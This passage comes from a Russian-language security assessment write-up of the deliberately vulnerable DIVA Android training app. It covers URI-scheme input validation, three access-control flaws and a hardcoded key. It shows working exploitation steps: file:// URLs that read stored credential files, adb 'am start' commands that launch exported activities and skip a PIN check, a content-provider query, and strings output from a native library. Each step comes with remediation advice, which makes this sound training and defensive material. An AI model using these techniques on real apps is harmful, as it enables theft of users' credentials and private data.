
Уровень опасности: высокая

Описание: в Системе отсутствует проверка информации, вводимой пользователем. В результате есть возможность изменить вид запроса и получить доступ к критическим данным Системы, имея доступ к разблокированному устройству (shell).

Демонстрация наличия уязвимости:

Уязвимость позволяет получить доступ к данным на устройстве с помощью изменения формы запроса. Изначально, данная часть программы предназначена для открытия внешнего ресурса по адресу, введенному пользователем (см. на примере ua.ru - рис. 23). Однако, так как приложение не

производит проверку (валидацию) данных, вводимым пользователем, есть возможность получить доступ к содержимому файловой системы устройства.



Open with Chrome

JUST ONCE ALWAYS

Use a different app

WebView Browser Tester

Рисунок 20. Легитимный запрос в задании №8

При вводе в строку команды «file:///sdcard/.uinfo.txt» или «file:///data/data/jakhar.aseem.diva/shared_prefs/jakhar.aseem.diva_preferences.xml» мы получаем доступ к содержимому этого файла и видим учетные данные, созданные нами ранее (см. рис 24).




Рисунок 21. Эксплуатация уязвимости задания №8

Получив информацию от пользователя, программа не выполняет ее проверку, а напрямую передает эту информацию на вход команде «LoadUrl» (см рис. 25).



```
package jakhar.aseem.diva;

import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.view.View;
import android.webkit.WebSettings;
import android.webkit.WebView;
import android.widget.EditText;

public class InputValidation2URISchemeActivity
    extends AppCompatActivity
{
    public void get(View paramView)
    {
        paramView = (EditText)findViewById(2131492993);
        ((WebView)findViewById(2131492995)).loadUrl(paramView.getText().toString());
    }

    protected void onCreate(Bundle paramBundle)
    {
        super.onCreate(paramBundle);
        setContentView(2130968609);
        ((WebView)findViewById(2131492995)).getSettings().setJavaScriptEnabled(true);
    }
}
```

Рисунок 22. Уязвимая часть нативного кода задания №8

Рекомендация по устранению: ввести в код программы дополнительную проверку и фильтрацию вводимой пользователем информации.

3.8. Access Control Issues – Part 1 / Уязвимости контроля доступом (ч. 1)

Наименование: уязвимость контроля доступа

Уровень опасности: высокая

Описание: в Системе неверно использован фильтр интент (intent filter), в результате есть возможность вызвать уязвимую активность любым приложением с доступом (shell).

Демонстрация наличия уязвимости:

Пользовательский интерфейс содержит цель задания и кнопку, при нажатии на которую выводятся учетные данные производителя.




Рисунок 23. Пользовательский интерфейс задания №9

При просмотре нативного кода программы мы узнаем, что имя данного класса APICredsActivity. (см. рис. 27)




Рисунок 24. Нативный код задания №9

В манифесте (файл AndroidManifest.XML) код, связанный с указанным классом «защищен» интент-фильтром (см. рис. 28).




Рисунок 25. Интент фильтр в манифесте

Использование интент-фильтра позволяет вызвать данный класс из других, сторонних приложений, например, с помощью Activity Manager Tool (am), с указанием имени искомого класса и процедуры (см. рис. 29)

Работает и «adb shell am start jakhar.aseem.diva/.APICredsActivity»




Рисунок 26. Вызов процедуры с помощью стороннего приложения

Рекомендация по устранению: не использовать интент-фильтр для критической информации, во избежание подобной ситуации следует использовать «Явные объекты» intent и установкой ограничений на запуск этого объекта с помощью соответствующих методов (setComponent(), setClass(), setClassName()) или конструктора Intent.

3.9. Access Control Issues - Part 2 / Уязвимости контроля доступом (ч. 2)

Наименование: уязвимость контроля доступа

Уровень опасности: высокая

Описание: в Системе неверно использован фильтр интент (intent filter), в результате есть возможность вызвать уязвимую активность любым приложением с доступом (shell).

Демонстрация наличия уязвимости:

Пользовательский интерфейс содержит цель задания и кнопку, при нажатии на которую выводятся учетные данные производителя.




Рисунок 27. Пользовательский интерфейс задания №10

При просмотре манифеста данного класса `APICreds2Activity` мы видим, что процедура `VIEW_CREDS2` «защищена» интент-фильтром, аналогичным предыдущему случаю (см. п. 8.9). При попытке обратиться к процедуре вызова учетных данных мы переходим на следующий экран (см. рис. 31) с просьбой ввести пин.




Рисунок 28. Содержимое манифеста задания №10

При просмотре нативного кода класса `APICreds2Activity` задания, можно заметить дополнительную проверку – требуется булевый аргумент



Рисунок 29. Нативный код задания №10

Проверка устроена следующим образом: метод `getBooleanExtra` в данном случае, по умолчанию возвращает значение «true», что в совокупности с «!» в начале строки превращает значение всего выражения в «false». Таким образом, для обхода проверки нам необходимо передать методу `getBooleanExtra` значение «false». Для этого нам сперва нужно найти имя переменной «213109686»

Имя этой переменной «chk_pin» (233109686 – это 7F060026 в 16-ричной системе) находим в файле RString (см. рис №33, 34), она соответствует имени переменной по умолчанию «check_pin»




Рисунок 30. Соответствие переменной «chk_pin» и адресу 0x7F060026




Рисунок 31. Переменные "chk_pin" и "check_pin"

Модифицируем строку запроса и успешно эксплуатируем уязвимость, получая доступ к учетным данным:

«adb shell am start jakhar.aseem.diva/.APICreds2Activity --ez check_pin false» см. рис №35




Рисунок 32. Эксплуатация уязвимости задания №10

Рекомендация по устранению: не использовать интент-фильтр для критической информации, во избежание подобной ситуации следует использовать «Явные объекты» intent и установкой ограничений на запуск этого объекта с помощью соответствующих методов (setComponent(), setClass(), setClassName()) или конструктора Intent, сделать проверку не по переменной а по коду с проверкой в Android Keystore, хранить учетные данные в безопасном хранилище.

3.10. Access Control Issues - Part 3 / Уязвимости контроля доступом (ч. 3)

Наименование: уязвимость контроля доступа

Уровень опасности: высокая

Описание: Уязвимость заключается в наличии контент провайдера, доступного для любого приложения на устройстве, в результате есть возможность прочитать учетные данные любым приложением с доступом (shell).

Демонстрация наличия уязвимости:




Рисунок 33. Пользовательский интерфейс задания №11

Пользовательский интерфейс предполагает создание пина и получение по нему доступа к приватным запискам. Задание предполагает нахождение способа получить доступ к приватным запискам без знания пина.

Следует отметить, что при наличии полного доступа к телефону (уровень root), сведения легко доступны — пин хранится в shared preferences, сами данные хранятся в databases. Однако, цель задания — получить доступ к конфиденциальной информации имея уровень доступа shell.




Рисунок 34. Содержание манифеста класса AccessControl3Activity




Рисунок 35. Нативный код задания №11

Статический анализ нативного кода класса `AccessControl3Activity`, связанного с ним класса `NotesProvider`, а также манифеста приложения показывает что данный контент провайдер имеет статус `exported = "true"` что позволяет любому приложению обращаться к нему по имени «content://jakhar.aseem.diva.provider.notesprovider/notes» (см рис 37-38).



Рисунок 36. Эксплуатация уязвимости задания №11

Проведение эксплуатации предполагает формирование следующей команды:

```
adb shell content query --uri content://jakhar.aseem.diva.provider.notesprovider/notes
```

Рекомендация по устранению: не использовать контент-провайдеры доступные для всех (установить в манифесте флаг `exported = "false"`).

3.11. Hardcoding Issues - Part 2/ Наличие данных «по умолчанию» (ч. 2)

Наименование: Уязвимость нативного кода Системы

Уровень опасности: высокая

Описание: Уязвимость заключается в наличии в коде программы значения пароля, установленного по умолчанию и хранящегося в легкодоступном месте, в результате есть возможность получить учетные данные путем анализа кода Системы.

Демонстрация наличия уязвимости:

При начале задания, пользователь видит следующие экраны (см. рис. 40), предлагающие ввести ключ производителя.



Рисунок 37. Пользовательский интерфейс задания №12

Статический анализ нативного кода приложения выявил что класс Hardcode2Activity содержит ссылку на класс Divajni (см рис. 41).




Рисунок 38. Нативный код задания №12

Анализ кода класса DivaJni показал, что при его активации система выполняет загрузку библиотеки divajni (см. рис. 42). Найдем ее.




Рисунок 39. Нативный код класса DivaJni

В файле – архиве diva_beta.apk все библиотеки содержатся в папке lib. Просмотрев содержимое этой папки мы находим файл «libdivajni.so».

diva-beta			
Имя	Дата изменения	Тип	Размер
lib	13:14	Папка с файлами	
META-INF	13:14	Папка с файлами	
res	13:14	Папка с файлами	
AndroidManifest.xml	15:59	Файл "XML"	7 КБ
classes.dex	15:57	Файл "DEX"	2,851 КБ
resources.arsc	15:59	Файл "ARSC"	233 КБ

diva-beta > lib			
Имя	Дата изменения	Тип	Размер
arm64-v8a	13:14	Папка с файлами	
armeabi	13:14	Папка с файлами	
armeabi-v7a	13:14	Папка с файлами	
mips	13:14	Папка с файлами	
mips64	13:14	Папка с файлами	
x86	13:14	Папка с файлами	
x86_64	13:14	Папка с файлами	

diva-beta > lib > arm64-v8a			
Имя	Дата изменения	Тип	Размер
libdivajni.so	31-Дец-15 14:37	Файл "SO"	6 КБ

Рисунок 40. Поиск библиотеки divajni.so

```

~/Desktop/*****diva_beta/lib/arm64-v8a# strings libdivajni.so
__cxa_finalize@URL
__cxa_atexit@OPTION@URL
Java jakhar_aseem_diva_DivaJni_access
strncmp
Java jakhar_aseem_diva_DivaJni_initiateLaunchSequence
strcpy@100:7/
JNI_OnLoad@#
libstdc++.so
libm.so
libc.so
libdl.so
edata@100:7/
.bss_start
.bss_start@
.bss_end
end
end@0100:148
libdivajni.so
olsdfgad;lh
.dotdot
GCC: (GNU) 4.9 20140827 (prerelease)
.shstrtab
.hash
.dynsym
.dynstr
.rela.dyn
.rela.plt
.text@link
.rodata
.eh_frame_hdr
.eh_frame@11/
